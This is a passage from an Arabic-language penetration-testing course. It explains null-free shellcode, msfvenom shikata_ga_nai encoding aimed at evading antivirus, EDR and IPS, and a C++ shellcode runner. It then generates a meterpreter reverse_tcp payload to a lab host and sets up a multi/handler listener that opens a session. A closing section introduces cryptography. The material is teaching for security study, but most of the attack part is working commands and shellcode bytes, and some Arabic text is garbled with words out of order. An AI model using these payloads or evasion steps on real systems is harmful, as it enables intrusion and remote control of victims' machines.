8BCC MOV ECX,ESP
6A 03 PUSH 3
33C0 XOR EAX,EAX
50 PUSH EAX
50 PUSH EBX
53 PUSH ECX
50 PUSH EAX
B8 70D9B975 MOV EAX,Shell32.ShellExecuteA
FFD0 CALL EAX

```

0028F9F8	00000000 ....
0028F9FC	0028FA10 ▶(. ASCII "open"
0028FA00	0028FA18 ↑(. ASCII "cmd"
0028FA04	00000000 ....
0028FA08	00000000 ....
0028FA0C	00000003 ♦...
0028FA10	6E65706F open
0028FA14	00000000 ....
0028FA18	00646D63 cmd.

0028FA62	b·(. CALL to ShellExecuteA from 0028FA60
00000000	... hWnd = NULL
0028FA10	▶(. Operation = "open"
0028FA18	↑(. FileName = "cmd"
00000000	.... Parameters = NULL
00000000	.... DefDir = NULL
00000003	♦... IsShown = 3

-اللى استفادناه هنا اننا قدرنا نكتب **Shellcode** خالي من ال **NullBytes** اللي كانت بتعملنا مشاكل خصوصاً لو جيت تستغل ثغره زي ال **Buffer Overflow** ... ومن غير منغير فوظيفه الكود الأساسية كل دا عملناه بالخطوات اللي فوق ... وطبعاً زي مقولنا دي مش الطريقه الوحيدة عشان نخلي ال **Shellcode** بتغنا خالي من ال **Null-Free** ويبقى **NullBytes** والأمثله اللي شوفناها دي مجرد طريقه من الطرق الموجوده واللى هنشفها مع بعض قدام باعذن الله .

-تعالى نشوف اللي بعده وهو ال **Encoder Tools** ... عنده واحد من أهم ال **Tools** دي وهي ال **Msfvenom** وال **Tool** دي معهوله **Payloads** عشان تولد **Shellcodes** جاهزة للأستخدام مبنيه على **Msfvenom** ... الجميل فال **Metasploit** أنها مش بتولد **Encoding** فقط وإنما تقدر تشفره كمان وتعمل **Payloads** ودا اللي احنا عاوزينه اللي احنا نغير شكله عن طريق ال **Encoding** عشان يعمل **Bypass** لـ **Security Devices** زي ال **Antivirus** وال **EDR** وال **IPS** وغيرها ... وال **Tool** دي هتعملنا كل حاجه جاهزة من غير منحتاج نكتب كود من أول وجديد ... فعندك مثلاً ال **Null-Bytes** دا فيه **Shellcode** واللى قولنا عليها بتعملنا مشكله فهنسخدم ال **Msfvenom** عشان نعمل لـ **Null** ال **Tool** **Encoding Bytes** ونطلع نسخه من ال **Tool** من غير **Bytes** من غير منعمل شغل **Manual** بأدينا .

## دال ال Shellcode اللي فيه ال NullBytes .

```
"\x68\x63\x6d\x64\x00\x8B\xDC\x6A\x00\x68\x6f\x70\x65\x6e\x8B\xCC\x6A\x03\x33\xC0\x50\x50\x53\x51\x50\xB8\x70\xD9\x46\x76\xff\xD0"
```

-أول حاجه لازم نعملها وهي اننا نحول ال Shellcode دا لملف ... عشان طرق كتير ولكن هنسخدم ابسطهم زي كدا .

```
echo -ne "x68\x63\x6d..." > binshellcode.bin
```

-ال Command اللي هو echo مع ال Option -ne ... عشان نكتب ال Msfvenom فملف عشان نمرره ل Shellcode أو نعمله فحاجه تانيه ... فال Inject Command دا بتقوله اكتب ال Bytes فملف ال binshellcode.bin تكون Shellcode Bytes من غير متضييف سطر جديد وافهم ان اللي جي دا Binary مش نص عادي ... ولو عاوز تشوف محتوي ال Binary file اللي احنا حطينا فيه ال Shellcode بتاعنا عندك ال التالي Command تقدر تستعين بيها .

```
hexdump binshellcode.bin
```

```
stduser@els:~$ hexdump binshellcode.bin
00000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
00000010 036a c033 5050 5153 b850 d970 7646 d0ff
00000020
```

-عندنا طريقة تانيه برضه تحول بيهها ال Shellcode بتاعك عن طريق ال Python Programming أو ال Binary File عن طريق ال Check Command دا ... وبرضه اعمل Perl كالعادة على محتوي ال Shellcode زي بتعمل hexadump كدا جوا الملف وتشوف محتواه .

```
python -c 'print "\x68\x63\x6d..."' > binshellcodepython.bin
perl -e 'print "\x68\x63\x6d..."' > binshellcodeperl.bin
```

```
stduser@els:~$ hexdump binshellcodepython.bin
00000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
00000010 036a c033 5050 5153 b850 d970 7646 d0ff
00000020 000a
00000021
```

```
stduser@els:~$ hexdump binshellcodeperl.bin
00000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
00000010 036a c033 5050 5153 b850 d970 7646 d0ff
00000020
```

-بس خد بالك **Python** بتضيف سطر جديد فآخر الملف ودا هيسيبلنا مشاكل لو احنا عازين **Shellcode** نضيف زي متفقنا من غير اي اضافات ... عدنا طريقة تانية نستخدمها ف **Python** بدل منستخدم **Write** ف **Print** اللي بتضيف السطر الجديد لاء هنسخدم وهنكتب الملف بشكل يدوى واللى بدوره مش هيضيف أي حاجه زياده ... يعني زي **Python Script** بسيط هيفتح الملف يكتب جواه ال **Bytes** بالضبط وبعدين يقفل الملف بدون أي اضافات زي كدا .

```
shellcode = ("\x68\x63\x6d...")
binshellcodefile = open('binshellcodepython2.bin', 'w')
binshellcodefile.write(shellcode)
binshellcodefile.close()
```

```
stduser@els:~$ hexdump binshellcodepython2.bin
00000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
00000010 036a c033 5050 5153 b850 d970 7646 d0ff
00000020
```

-تعالى بقا بعد أما جهزنا نسخه الملف ال **Binary** بتعنا اللي فيه ال **Encoding Tool** نروح لل **Tool** بتعنا عشان نعمله زي **Shellcode** قولنا .

```
cat binshellcode.bin | msfvenom -p - -a x86 --platform win -e
x86/shikata_ga_nai -f c -b '\x00'
```

-ال **x86** عشان احنا عازين ال **Shellcode** لمعماريه **x86** وال **option** اللي بعد **b**- عشان نتلاشي ال **null-Bytes** اللي هتعملنا المشاكل اللي هي **/x00** ... ال **option** ال **p**- دا عشان انا هبعتك ال **Shellcode** بنفسي مش عازك تاخذ **Shellcode** جاهز من ال **Metasploit** ولكن هتدخل ال **Shellcode** اللي هبعتهولك انا ... **Operating System** - بلي بعده دا خاص بال **Platform** المستهدف اللي المفروض ال **Shellcode** بتاعك يشتغل عليه ... وبيديه بعد كدا اسم ال **Encoder** اللي هيشتغل بيها واللى هو ... **shikata ga nai** ... ودا اللي هي عمل لـ **Encoding** ... عشان نتلاشي ال **Null-Bytes** اللي بتعمل المشاكل دايما ... وال **option** اللي هو **f**- عشان تقوله يطلع ال **Output** على شكل **c code** يعني كود مكتوب بلغه ال **C** .

و النتیجه الی هتديهاك ال **Tool** بتكون بالشكل دا .

```
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 59 (iteration=0)
x86/shikata_ga_nai chosen with final size 59
Payload size: 59 bytes
unsigned char buf[] =
"\xbff\x4b\x46\x47\x2c\xda\xc3\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x09\x31\x7b\x12\x03\x7b\x12\x83\xa0\xba\xa5\xd9\x5e\x20\x47"
"\x46\x9e\x2d\x4b\xec\x9e\x59\x1b\x81\xfb\xf7\x68\xad\x69\x0b"
"\x5c\xee\x3d\x5b\xf1\xbf\xed\xe3\x85\xe6\x4b\x62\x99\xc9";
stduser@els:~$
```

-وزي منتا شايف ال **Tool** طلعتنا ال **Shellcode** بتاعنا فعلا  
مفيهوش **C++** ... تعالى ناخده ونجربه من خلال ملف **Null-Bytes** كدا .

```
#include <windows.h>
char code[] =
"\xd9\xc6\xd9\x74\x24\xf4\xba\xfa\xd5\xb6\x69\x5e\x33\xc9\xb1"
"\x09\x31\x56\x17\x83\xc6\x04\x03\xac\xc6\x54\x9c\x38\x8a\xf5"
"\x3b\xb8\xc7\xda\xae\xb8\xbf\x8d\x5e\xdd\x51\xd9\x53\x77\xad"
"\xee\xab\xd7\xe1\x43\x7d\x87\xb9\x14\xa4\x61\xcc\x2b\x86";

int main(int argc, char **argv)
{
    LoadLibraryA("Shell32.dll");           // Load shell32.dll library
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

-هتنسخ ال **tool** الی طلعك من ال **Shellcode** وتحطه جوا ملف هنسميه **debuggshellcode.cpp** وبعدين شغل الملف .

-هتلaci افتحاك **Terminal** عالشاشة قدامك أول متشغل البرنامج الی عملته **Payload** ... لأن ال **Shellcode** أو ال **Compile** بيستهدف ال **Windows Operating System** فلازم تشغله **Victim** **Reverse Shell** يعني **CMD** عال **Null-Bytes** الی هتسببها ال **Errors** وطبعا من غير أي .

-برضه هرجع أقولك فيه مش كل برنامج هيرضي بال **Shellcode** اللي هتحطهه جواه ... فيه براماج أو ثغرات معينه بتكون حساسه لأنواع معينه من ال **Bad Characters** ال **Bytes** يعني ولو ال **Bytes** فيه ال **Shellcode** دي ممكن يتقطع قبل ميشتغل او يتلف قبل التنفيذ بتاعه او يدخل فمرحله ال **Crashing** من غير ميشتغل أصلا ... وانت بتكتب **Exploit** لازم تكون عارف ال **Bad Characters** اللي البرنامج بيرفضها ومش دايما ه تكون ال **Null Bytes** اللي قولنا عليها زي ال **\x00** لاء هتلافقها **\x0A** او **\x20** مثلًا فمش كله ال **\x00** متثبتش مخاف فكره واحده ... وطبعا على حسب ال **Bytes** اللي هتخبرها عالبرنامج اللي هتشغله هتقول ال **Shellcode** يتجنبها وهو بيعمل ال **Msfvenom** مشوفنا فالله ال **Null-Bytes**.

## 4.7 Shellcode & Payloads Generators:

-ال **اليدوي** بيأخذ مجهد وقت كبير ناهيك عن الأخطاء اللي ممكن تطلعاك فيه بعد متخلصه ... انما دلوقتي عندنا جاهزة بتعمل **Shellcodes** **generate** جاهزة نستخدمها علطول ... ومن أشهر ال **Tools** دي وهي ال **Msfvenom** وال **veil framework** و **TheBackdoor Factory** دي بتساعدنا نعمل **Payloads** **Shellcodes** **Generate** و **Targets** بشكل منظم يخدم ال **Targets** بتعتنى اللي شغالين عليها ... هنا هنركز على **Tool** واحد وهي ال **Msfvenom** وكنا اتكلمنا عليها فحته ال **payload** لل **Encoding** لو تفكرار جعله لوحتاج حاجه فالجزء دا ... وال **Msfvenom** زي مقولنا قبل كدا جزء من ال **Metasploit Framework** فيه كميء جاهزة من ال **Payloads** القويه اللي نقدر نستخدمها علطول بالإضافة الى انها قويه ... ولو عاوز ت Shawf ال **Payloads** تقدر من خلال ال **Command**.

```
msfvenom --list payloads
```

```
stduser@els:~$ msfvenom --list payloads
Framework Payloads (437 total)
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                 Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http       Run a meterpreter server on Android. Tunnel communicati
android/meterpreter/reverse_https      Run a meterpreter server on Android. Tunnel communicati
android/meterpreter/reverse_tcp        Run a meterpreter server on Android. Connect back s
```

- كل **Payload** عندنا بيستغل على **System** معين سواء **Linux** أو **Windows** ... وكمان كل **Payload** بيجي مع **Bind Payloads** خاصه بيها وعندنا أنواع كتير منها ال **features** اللي هو انت اللي هتبعد ال **Connection** لـ **Victim** لما تكون عاوز ال **Reverse Payloads** ... وال **Machine Connection** هو اللي يفتح **Victim MMachine** لجهازك انت ك **Staged Payloads** ... وال **Attacker** هنا ال **Shellcode** بيتقسم لأجزاء وكل جزء يتنفذ لوحده ... وال **Stageless Payloads** كله ف **Payload** واحد يتنفذ مره واحده وغيرهم .. وعشان تختار ال **Target** المناسب لـ **Payloads** بـ **Target** بـ **Access** على ال **File** يعني نقدر ندخل عال **Victim machine** أو نفتح ال **Record** أو نعمل **Camera** **Remote Control** زي مهنشوف ودا يعتبر ال **Meterpreter** بـ **Attacker** ... انما لو انت مش تحتاج كل دا فكل اللي انت عاوزه هو تستخدم **CMD** **Payload** خفيف شويه وهو ال **Browser** زـ **add** ... **Victim** عند ال **Payload** ... ولو مش عارف ايـ **new user** لـ **Msfvenom** فال **Payloads** واختار المناسب ليـ .

-أسهل **Payload** نبدع نشوفه عشان نعرف امكانيات ال **Tool** الى معانا وهي ال **MSfvenom** ... هو **Windows/messagebox** ودا وظيفته انه يشغل **Message box** يعني رساله منبثقه على جهاز ال **Victim** الى هيتنفذ عليه ... يعني يظهر لنا مربع فيه كلام مش أكثر ... وطبعا كل **Payload** ليه **Setting** نقدر نتحكم فيها ولو عاوزين نشوف ال **Setting** دي ونعدل فيها زي محدنا عاوزين بما يناسب ال **target** بتعدنا من خلال ال **command** الجي دا تعالى نجرب عال **Payload** بتعدنا الى هو **Message box** كمثال يعني .

```
msfvenom -p windows/messagebox --payload-options
```

Basic options:			
Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
ICON	NO	yes	Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT	Hello, from MSF!	yes	Messagebox Text (max 255 chars)
TITLE	MessageBox	yes	Messagebox Title (max 255 chars)

-هتلaci قدامك ال **Payload** الخاصه بال **Options** اللي أخترناه وهم كالتالى ... ال **Icon** شكل الأيقونه اللي بتظهر فالرساله زي علامه **title** أو خطأ ... ال **Text** الكلام اللي هيظهر جوا الرساله ... ال عنوان الرساله اللي بيكون فوق ... وانت بتغير فال **options** على حسب حاجتك .

-لو عاوزين ال **Shellcode** Tool تعملي **Generate** لـ **Command** اللي هنستخدمها فال **Options** وبعدين نشوف التنفيذ بitem ازاى .


```
-p windows/messagebox: sets the payload to use
TEXT="...": set the text of the message box
-f c: output format of the shellcode
-a x86: architecture
--platform win: target platform for the shellcode
```

-ال **options** اللى هو **p**- عشان نحدد ال **Payload** اللى هنسخدمه  
 اللى هو **text** ... و **windows/messagebox** اللى بعده دا  
 النص اللى هيظهر فالرساله ... اما ال **f**- يعني عازين ال  
**OS** اللى **Shellcode** بتعنا بلغه **C**... وبعد كدا المعماريه بتاعت ال  
 هستهدفه بال **Payload** بتعنا وهي **32bit** ... وبعد كدا ال  
**Final** المستهدفه وهي **Windows Platform**  
 ودا شكل ال **Command** بتعنا .

```
msfvenom -p windows/messagebox TEXT="My first msfvenom shellcode"
-f c -a x86 --platform win
```

```
stduser@els:~$ msfvenom -p windows/messagebox TEXT="My first msfvenom shellcode"
No encoder or badchars specified, outputting raw payload
Payload size: 282 bytes
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
```

-بعد اما ال **Tool** **Generate** لـ **Shellcode** بتعنا هنأخذه  
 ونحطه فملف ونسميه **debugshellcode.cpp** وبعدين نعمل  
**advanced** للملف دا ... وشووفنا دا فجزء ال **Compile**  
**Compile** فآخره بالتفصيل أرجعله ... تعالى نعمله **shellcode**  
 ونشوف النتيجه وال **Message** اللى هتطلعنا .



-وزي منتا شايف ال **Message** ظهرت قدامك ودا معناه ان ال  
**Errors** بتعنا اشتغل تمام بدون اي **Shellcode**

-المره دي هنعمل درجه عن ال **Payload** اللي فات ... هنعمل **Victim** بياخد **Shellcode Create** وجهازه فحالتنا دي **Windows8** وال IP بتاعه **192.168.102.162** وهنستخدم ال **Reverse Shell** نوع ال **Shellcode** بتعنا اللي هو عاوزين لما نبعت ال **Shellcode** **Attacker** بتعنا هو اللي يفتح **Connection** **Target** معانا عال **Machine** اللي ال IP بتاعها دا **192.168.102.163** ... والهدف من اننا نستخدم ال **Bypass** اننا نعمل لـ **Reverse Shell** اللي ممكن تمنعنا من اننا نعمل **Firewall** اللي عند ال **Target** من عندنا ... يعني ال **Firewall** بيسمح لي جوا ال **Network** انه يبعت **Connection** لي برا ولكن العكس ميحصلش. فال **Victim** هيبدء ال **Connection** وييغتلهونا وبعدين احنا نستقبل ال **target** دا ونفتح مع ال **Connection** . **Session**

-تعالي نشوف ال **Payload** بتاعت ال **Options** اللي هنستخدمه .

```
msfvenom -p windows/meterpreter/reverse_tcp --payload-options
```

```
Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes        The listen address
LPORT     4444            yes        The listen port
```

-ال **Options** دي اول واحد فيهم ال **p** - هو انا بنقول لـ **Msfvenom** تستخدم ال **payload** **Windows/meterpreter/reverse\_tcp** اللي هو ال **IP** بتعنا اللي ال **Victim** هيرجع عليه ال **Connection** دا ال **Port** اللي ال **Victim** هيبعد عليه ال **Lport** اللي احنا هنعمل عليه **Listen** اللي هو غالبا بتلاقيه **4444** .

## • Shellcode بتعنا عشان نطلع ال Command

```
stduser@els:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.163 LPORT=4444 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x21\xff\xac\x1\xcf\x0d\x01\xc7\x28\x01\x75\xf6\x02"
```

طبعا انت ملاحظ ان فيه !! ودا لأن فحالتنا دي مش هتبب مشكله انما فالحالات تانيه زي مقولنا فجزء ال Advanced هتعملها Crash و Errors ارجعه لو تحتاج حاجه ... هنسخه ونحطه فملف debugshellcode.cpp ... وبعدين تعمله عشان نجهزه للتشغيل ... وبعد كدا تبعت الملف دا لجهاز ال Reverse Shellcode وأول ميشغله هيتفتحنا Victim و هي انا لازم تكون عاملين Port عال Listen اللي هيجي عليه ال Victim machine عال Meterpreter وهي انا لازم تكون عاملين Port عال Listen اللي هيجي عليه ال victim من ال Connection . بالشكل دا .

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.102.163
set LPORT 4444
exploit
```

حطينا ال LHost يعني ... واستخدمنا ال Lport وعملنا ال Handler اللي هو 4444 وبعد كدا عملنا ال Module Exploit بتاع ال IP بتعنا ال Attacker ... وبكدا احنا جاهزين وعاملين Reverse Connection عال Port Listen رقم 4444 فأي Connection جايلينا من ال Victim هيجي هنا وهنقدر كدا نستقبل Victim من ال Victim .

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.102.163:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.102.162
[*] Meterpreter session 1 opened (192.168.102.163:4444 -> 192.168.102.162:49215) at 2016-06-07 07:17:17 -0400
```

-هتلاقى هنا **Meterpreter Session** اتفتحت عندنا كـ **Victim** ودا طبعا حصل لما ال **Attacker** شغل البرنامج عندو وعمله **IP Compile** عندو هناك وجالنا **Reverse Connection** عال **Shellcode** بتعمدناه اللي حدناه اللي هو **LPort 4444** وبكدا ال **Errors** بتعمدنا نجح ومفيش أي .

-فزي مشفنا على حسب نوع ال **Payload** اللي بتختاره فممكنا تنتج قوي ... فزي مشفنا **Msfvenom Tool** سهلة **Shellcode Options** فالاستخدام وتساعدك فمرحله ال **Exploitation** وفيها قويه تقدر تستعين بيها فحاجه **Advanced** قدام باعذن الله .

## 5.Cryptography & Pass Cracking:

دا من ال **Topics** المهمه عندنا فال **System Penetration** وخلال الشرح هناقش المواضيع دي باعذن الله ...

<b>5.1 Introduction.....</b>	<b>203-206</b>
<b>5.2 Classifications.....</b>	<b>206-211</b>
<b>5.3 Cryptographic Hash Function.....</b>	<b>212-213</b>
<b>5.4 Public Key Infrastructure.....</b>	<b>214-220</b>
<b>5.5 Pretty Good Privacy ( PGP ).....</b>	<b>220-221</b>

<b>5.6 Secure Shell ( SSH ).....</b>	<b>221-222</b>
<b>5.7 Cryptographic Attacks.....</b>	<b>223-227</b>
<b>5.8 Security Pitfalls Implementing Cryptographic Systems.....</b>	<b>227-228</b>
<b>5.9 Windows Passwords.....</b>	<b>229-244</b>

---


## 5.1 Introduction:

-فالأول كدا يعني ايه **Cryptography** ؟ ... علم التشفير اللي هو علم أخفاء البيانات اللي بتتبع مبين الـ **Source** والـ **Destination** مفيش طرف ثالث شايف اللي بنبعثه فعشان كدا بنجأ لعلم التشفير من باب الـ **Privacy** ... وكمان نحافظ عالـ **Security** الخاصه بالـ **Data** اللي بتتنقل مبين الطرفين .

-عشان تبقا معايا الـ **Cryptography** اللي هو علم التشفير أو **Encryption** اخفاء البيانات دا بيندرج تحته تلت أقسام وهما ... الـ **Public Key** والـ **PKI** والـ **Hashing** وكل واحده من دول مختلفه عن الأخرى ودا السياق اللي هنمشي عليه فالشرح هنبدء بالـ **Encryption** ثم الـ **PKI** ثم الـ **Hashing** .

-ايه هو الـ **Encryption** اللي هو التطبيق الأول للـ **Cryptography** ... دي ببساطه العمليه اللي بنحول فيها الـ **Message** بتعمال **Cipher TXT** ... يعني حولت الكلام اللي ينفع تقرؤه لكلام مشفر عباره عن رموز غير مفهومه للأنسان ودا بيتم عن طريق **Keys** مفاتيح تشفير هناقشها بعدين هي اللي بتحول النص المقصود للأنسان لـ **Cipher TXT** ...

وعكس ال **Decryption** هو ال **Encryption** الذى هو فك التشفير واللى من خلاله بنسعد النص الأصلى المقروء للأنسان واللى برضه بيتم عن طريق **Keys** بيتبادلها الطرفين ... وال **Encryption** Keys هتلاقينا بنستخدمه واحدنا بنبعث **Data** من جهازنا لـ **Destination** فمش عاوزين حد فالنص عال **Content** **Internet** يشوف ال **Encryption** وبيبقى **Message** اللي بينا ساعتها بنستخدم ال **Encryption** ومعاها انا ك **Source** مفتاح وال **Destination** معاه مفتاح برضه بحيث لما أشفر ال **Message** هو يفكها ودا لسه هناقشه قدام تفصيلي ... زي المثال دا بالضبط .



- طب سؤال احنا ليه بنستخدم ال **Cryptography** ؟؟

- أول حاجة بنستخدمه كنوع من ال **Authentication** بمعنى ... انى اتأكد من هويه الشخص اللي بيعت ال **Data** ... يعني انا بيعت **Message** لـ **Destination** اللي هو مثلا موظف فشركه ما وبيقوله اني المدير التنفيذي لشركه كذا .

- السؤال هنا فين الأثبات وليه انت مش شخص بتتحل شخصيه ال **CEO** بتاع الشركه دي ! دا بالضبط اللي بيوفرهولك ال **Cryptography** عن طريق ال **Keys** اللي بيوفرهالك بتقدر تعرف على الهويه الخاصه بالشخص المرسل والمستلم بمعنى ... انا ك **Key** **Destination** بتعاي ال **Key** معاه ال **Source**

بتاعه اللي هيفك بيها تشفير ال **Message** اللي هبعتهاله من عندي مشفرها بال **Key** بتاعي ... فكدا احنا الاتنين بس اللي نقدر فالحاله دي نفك ال **Message** ونشوف ال **Content** بتعها ولو شخص آخر بيدعى انه ال **Destination** فهتلaci معهوش ال **Key** اللي هيفك بيها ال **Message** وبذلك احنا طبقنا ال **Authentication** اللي هيتحقق من الهويه بتاعت المرسل والمستلم .

-تاني حاجه بيوفرها ال **Cryptography** هي السريه أو الخصوصيه اللي هي ال **Confidentiality** ... اللي هو المعلومات اللي بتتبع م بين الطرفين هيكون مسلح للوصول ليها من الأشخاص المسلح لهم بذلك مش أي حد عاوز يشوف ال **Content** بتاع ال **Message** يشوفه وخلاص !! ... فلو انا ك **Source** بيعت لـ **Destination** وانا مشفرها بال **Key** بتاعي فمستحيل حد تاني يعرف يفأك التشفير دا ويشوف ال **Content** بتاع ال **Message** الا ال **Destination** اللي معاهم **Key** وبكدا حفقت سريه وخصوصيه لـ **Data** اللي بتتنقل م بينا بحيث محدش معهوش انه يشوفها يعمل كدا .

-التطبيق الثالث اللي هيوفره ال **Cryptography** هو ال **Integrity** بمعنى ... سلامه ال **Data** اللي بتتبع م بين الطرفين ... اللي هو محد يتلاعب بال **Data** دي ويغير حاجات فيها لاء احنا هنضمن من خلال ال **Cryptography** ان ال **Data** اللي طلعت من ال **Source** راحت لـ **Destination** فعلازي مهي بدون أي تغيير أو تلاعب من لحظه مطلعت من عندي ك **Source** وراحت لـ **Destination** من خلال ال **Internet** ... ودا احنا هنطبقه عن طريق ال **Hashing** وهنশوفه بعدين .

